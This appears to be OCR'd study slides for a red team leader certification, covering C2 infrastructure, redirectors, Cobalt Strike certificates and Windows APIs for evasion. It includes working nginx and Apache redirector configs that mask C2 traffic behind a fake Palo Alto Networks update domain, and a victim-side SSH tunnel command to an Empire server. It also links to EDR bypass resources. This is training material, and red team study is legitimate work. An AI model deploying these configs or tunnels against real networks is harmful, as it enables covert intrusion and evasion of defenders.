CERTIFIED RED TEAM LEADER (RTO II) – Overview to Study


https://www.linkedin.com/in/joas-antonio-dos-santos

C2 Infrastructure

- Command and Control Infrastructure, also known as C2 or C&C, is the set of tools and techniques that attackers use to maintain communication with compromised devices following initial exploitation. The specific mechanisms vary greatly between attacks, but C2 generally consists of one or more covert communication channels between devices in a victim organization and a platform that the attacker controls. These communication channels are used to issue instructions to the compromised devices, download additional malicious payloads, and pipe stolen data back to the adversary.


C2 Infrastructure - Basic C2 Setup

Let's start by discussing the design for a basic C2 setup. First, we'll want to have a server that will publish our tasks and receive the results of those tasks (also known as a "listening post"). Next, we want to have a program that will run on a target computer and make contact with our server periodically to find out what tasks to perform, execute those tasks, then respond back with the results (also known as an "implant"). Lastly, we'll want to have a client where an operator can easily create, manage and submit tasks. Tasks could include things like returning information about the computer/network the implant is running on, executing OS commands, enumerating processes/threads, injecting into another process, establishing persistence or stealing credentials for lateral movement. The flow of this setup looks like the diagram below:


Operator
CLI/Web GUI Client
Listening Post
Implant
Select task and provide options, request delivery to implant
Send request with tasks
Loop
Implant running status is true
Send request with results
Respond to request with tasks
Check for any task results
Send request for results
Respond with task results
Display task results


C2 Infrastructure - Basic C2 Setup

To make our basic setup more resilient, we can include another server that proxies communication from implants and forwards traffic along to the listening post, also known as a "redirector". With the inclusion of redirectors, you never need to expose the address of your listening post to the implant. Thereby denying this information to any defender who happens to capture/analyze your C2 communications. Another benefit is that you can have multiple redirector addresses in your implants and that way, if one of your redirectors gets taken down or blocked, your implant can simply fall back to using one of the others.To address the issue of segmentation, you can have multiple listening posts responsible for handling different aspects of your operation. For instance, one way to segment the design is to have a server that handles day-to-day C2 communications and is for "hands on keyboard" type activities where you want instant feedback or "short haul" tasks. Then, you can have another server that would be for re-establishing access in the target network or "long haul" tasks. The idea being, you expect your noisier short haul channel to be taken down regularly and you can use your quieter long haul channel to regain access. Ideally, your long haul C2 channel will have different network/host indicators as well. The flow of this more resilient setup looks like the diagram below:




C2 Infrastructure – Redirectors Nginx

1.hide the true location of the C2 server;
2.mimic legitimate communication;
3.allow only malware control traffic to reach the real C2 server;
4.be reliable — given detection the part of C2 infrastructure, still, maintain C2 channel to the target.
Simple port forwarding by tools like *socat* or SSH can solve bullet #1 and partly #4. However, to address bullets #2 and #3 we need to introduce more sophisticated redirectors — hosts, which act as reverse proxies to forward only specific traffic to the real C2 server, whilst serving counterfeit content for the arbitrary visitor.



```
server {
  listen 443 ssl http2 default_server;
  listen [::]:443 ssl http2 default_server;

  server_name paloaltonetworks.update.allowed.org ;
  root /opt/paloaltonetworks.update.allowed.org/;

  ssl_certificate "/etc/letsencrypt/live/paloaltonetworks.update.allowed.org/cert.pem";
  ssl_certificate_key "/etc/letsencrypt/live/paloaltonetworks.update.allowed.org/privkey.pem";
  ssl_session_cache shared:SSL:1m;
  ssl_session_timeout 10m;
  ssl_ciphers HIGH:!aNULL:!MD5;
  ssl_prefer_server_ciphers on;

  location / {
    set $C2 "";
    if ($http_user_agent ~ "41.0.2228.0") {
      set $C2 A;
    }
    if ($remote_addr ~ "123.123.123") {
      set $C2 "${C2}B";
    }
    if ($remote_addr ~ "123.213.213") {
      set $C2 "${C2}B";
    }
    if ($C2 = "AB") {
      proxy_pass https://localhost:8080;
    }
    try_files $uri $uri/ =404;
  }

  error_page 404 /404.html;
  location = /opt/html/40x.html {
  }
  error_page 500 502 503 504 /50x.html;
  location = /opt/html/50x.html {
  }
}
```



```
RewriteEngine On
RewriteCond %{REQUEST_URI} ^/(metro91/admin/1/ppptp.jpg|metro91/admin/1/secure.php)/?$
RewriteCond %{HTTP_USER_AGENT} ^Mozilla/4\.0\ \(compatible;\ MSIE\ 6\.0;\ Windows\ NT\ 5\.1;\ SV1;\ Info
RewriteRule ^.*$ http://TEAMSERVER-IP%{REQUEST_URI} [P]
RewriteRule ^.*$ http://example.com/? [L,R=302]
```

C2 Infrastructure – Redirectors Apache2

- Replace TEAMSERVER-IP with the WAN IP of your Cobalt Strike team server. After saving the file, Apache will send requests for an approved URI with the user-agent configured in the Malleable C2 profile to our Cobalt Strike team server and redirect all other requests to http://example.com/. The question mark towards in line 7 ends the rewrite and redirects the user to exactly http://example.com/. If you want to retain the original request URI, delete the question mark.

- Notice that the two expected HTTP URIs on line 4 are split by a pipe, enclosed in parentheses, and omit the leading forward slash. You can add other URIs the same way; this line is evaluated as a regular expression. Also note that the HTTP User Agent regex on line 3 requires all spaces, periods, and parentheses be escaped.

- If you configure your Cobalt Strike listener to use a port other than port 80, you will need to configure Apache to listen on that port. By default on Debian, you can edit the port(s) Apache listens on in /etc/apache2/ports.conf and /etc/apache2/sites-enabled/000-default.conf.

C2 Infrastructure – Generate Certificate

You have the option to use a Valid SSL certificate with Beacon. Use a Malleable C2 profile to specify a Java Keystore file and a password for the keystore. This keystore must contain your certificate's private key, the root certificate, any intermediate certificates, and the domain certificate provided by your SSL certificate vendor. Cobalt Strike expects to find the Java Keystore file in the same folder as your Malleable C2 profile.

1. Use the keytool program to create a Java Keystore file. This program will ask "What is your first and last name?" Make sure you answer with the fully qualified domain name to your Beacon server. Also, make sure you take note of the keystore password. You will need it later.

```
2.  $ keytool -genkey -keyalg RSA -keysize 2048 -keystore domain.store
```

2. Use keytool to generate a Certificate Signing Request (CSR). You will submit this file to your SSL certificate vendor. They will verify that you are who you are and issue a certificate. Some vendors are easier and cheaper to deal with than others.

```
3.  $ keytool -certreq -keyalg RSA -file domain.csr -keystore domain.store
```

3. Import the Root and any Intermediate Certificates that your SSL vendor provides.

```
4.  $ keytool -import -trustcacerts -alias FILE -file FILE.crt -keystore domain.store
```


4. Finally, you must install your Domain Certificate.

```
5.  $ keytool -import -trustcacerts -alias mykey -file domain.crt -keystore domain.store
```

- And, that's it. You now have a Java Keystore file that's ready to use with Cobalt Strike's Beacon.

C2 Infrastructure – SSH Tunnel

The image above shows the victim system has an SSH Tunnel configured to listen on port 5430 and forwards anything it receives to the Empire Server. The Empire Server has Empire running and listening on the same port on its own localhost (127.0.0.1:5430). To make the SSH traffic blend in a little more, we have the SSH server listening on port 443 instead of the standard port 22. Remember to edit your SSH config file to have it listen on this port and also edit your cloud provider firewall to let traffic on this port through.




```
ssh -i ~/.ssh/.do.key -p 443 -N -f -oStrictHostKeyChecking=no victim@empire-server.corp.com -L 5430:127.0.0.1:5430
```

You must create or copy a private key to your victim system before establishing the tunnel. The associated public key must be added to the authorized_keys file of your empire-server to allow the SSH connection. In this example, we have put the private key file on the victim machine at ~/.ssh/.do.key.

C2 Infrastructure – External C2

The External C2 Specification
https://www.cobaltstrike.com/downloads/externalc2spec.pdf
https://github.com/Und3rf10w/external_c2_framework
https://github.com/rasta-mouse/ExternalC2.NET
https://github.com/outflanknl/external_c2

Example of External C2 over Discord.
https://www.youtube.com/watch?v=OB4Xk2bCaes



```
ssh -i ~/.ssh/.do.key  -p 443 -N -f -oStrictHostKeyChecking=no victim@empire-server.corp.com -L 5430:127.0.0.1:5430
```

C2 Infrastructure

- https://www.varonis.com/blog/what-is-c2
- https://shogunlab.gitbook.io/building-c2-implants-in-cpp-a-primer/chapter-1-designing-a-c2-infrastructure
- https://ditrizna.medium.com/design-and-setup-of-c2-traffic-redirectors-ec3c11bd227d
- https://www.computerweekly.com/news/252512104/Cobalt-Strike-still-C2-infrastructure-of-choice
- https://bluescreenofjeff.com/2016-06-28-cobalt-strike-http-c2-redirectors-with-apache-mod_rewrite/
- https://github.com/BishopFox/sliver/wiki/HTTP(S)-C2
- https://hstechdocs.helpsystems.com/manuals/cobaltstrike/current/userguide/content/topics/malleable-c2_valid-ssl-certificates.htm
- https://www.blackhillsinfosec.com/sshazam-hide-your-c2-inside-of-ssh/

Windows APIs - Concept

- The Windows API, informally WinAPI, is Microsoft’s core set of application programming interfaces (APIs) available in the Microsoft Windowsoperating systems. The name Windows API collectively refers to several different platform implementations that are often referred to by their own names (for example, Win32 API); see the versions section. Almost all Windows programs interact with the Windows API. On the Windows NT line of operating systems, a small number (such as programs started early in the Windows startup process) use the Native API.

Windows APIs - SharpWMI

- SharpWMI is a C# implementation of various WMI functionality. This includes local/remote WMI queries, remote WMI process creation through win32_process, and remote execution of arbitrary VBS through WMI event subscriptions. Alternate credentials are also supported for remote methods.

https://github.com/GhostPack/SharpWMI

Windows APIs – COM Bypass

- https://www.exploit-db.com/exploits/44888
- https://gist.github.com/infosecn1nja/24a733c5b3f0e5a8b6f0ca2cf75967e3
- https://www.linkedin.com/pulse/bypass-edr-av-detection-using-windows-undocumented-harish/
- https://perspectiverisk.com/a-practical-guide-to-bypassing-userland-api-hooking/

Windows APIs – MessageBox

- https://social.msdn.microsoft.com/Forums/vstudio/en-US/d70a77b7-1508-4884-a5bc-106cf068b1be/how-can-i-show-messagebox-in-visual-c?forum=vcgeneral
- https://www.clubedohardware.com.br/forums/topic/786981-message-box/
- https://docwiki.embarcadero.com/CodeExamples/Sydney/en/MessageBox_(C%2B%2B)

Windows APIs – CreateProcess

- https://learn.microsoft.com/pt-br/windows/win32/procthread/creating-processes
- https://www.youtube.com/watch?v=KKYU5baDjI4&ab_channel=ASystemProgrammingChannel

Windows APIs – Platform Invoke


- P/Invoke is a technology that allows you to access structs, callbacks, and functions in unmanaged libraries from your managed code. Most of the P/Invoke API is contained in two namespaces: System and System.Runtime.InteropServices. Using these two namespaces give you the tools to describe how you want to communicate with the native component.
- https://learn.microsoft.com/en-us/dotnet/standard/native-interop/pinvoke
- https://stackoverflow.com/questions/9369301/pinvoke-dll-in-c-sharp
- https://cursos.alura.com.br/forum/topico-implementacao-com-dll-por-pinvoke-133383

Windows APIs – DInvoke

- https://ppn.snovvcrash.rocks/red-team/maldev/dinvoke
- https://github.com/TheWover/DInvoke
- https://pi0x73.github.io/DInvoke-As-A-Better-Evasion-Practice/
- https://www.tevora.com/threat-blog/dynamic-invocation-in-csharp/
- https://www.nuget.org/packages/DInvoke/

Windows APIs – VBA-RunPE

- A simple yet effective implementation of the RunPE technique in VBA. This code can be used to run executables from the memory of Word or Excel. It is compatible with both 32 bits and 64 bits versions of Microsoft Office 2010 and above.
- https://github.com/itm4n/VBA-RunPE



C++	VBA	Arch
BYTE	Byte	32 & 64
WORD	Integer	32 & 64
DWORD, ULONG, LONG	Long	32 & 64
DWORD64	LongLong	64
HANDLE	LongPtr(*)	32 & 64
LPSTR	String	32 & 64
LPBYTE	LongPtr(*)	32 & 64

Windows APIs to Evasion

- https://int0x33.medium.com/day-59-windows-api-for-pentesting-part-1-178c6ba280cb
- https://thalpius.com/2020/11/02/microsoft-defender-antivirus-attack-surface-reduction-rules-bypasses/
- https://learn.microsoft.com/en-us/microsoft-365/security/defender-endpoint/attack-surface-reduction-rules-reference?view=o365-worldwide

Process Injection

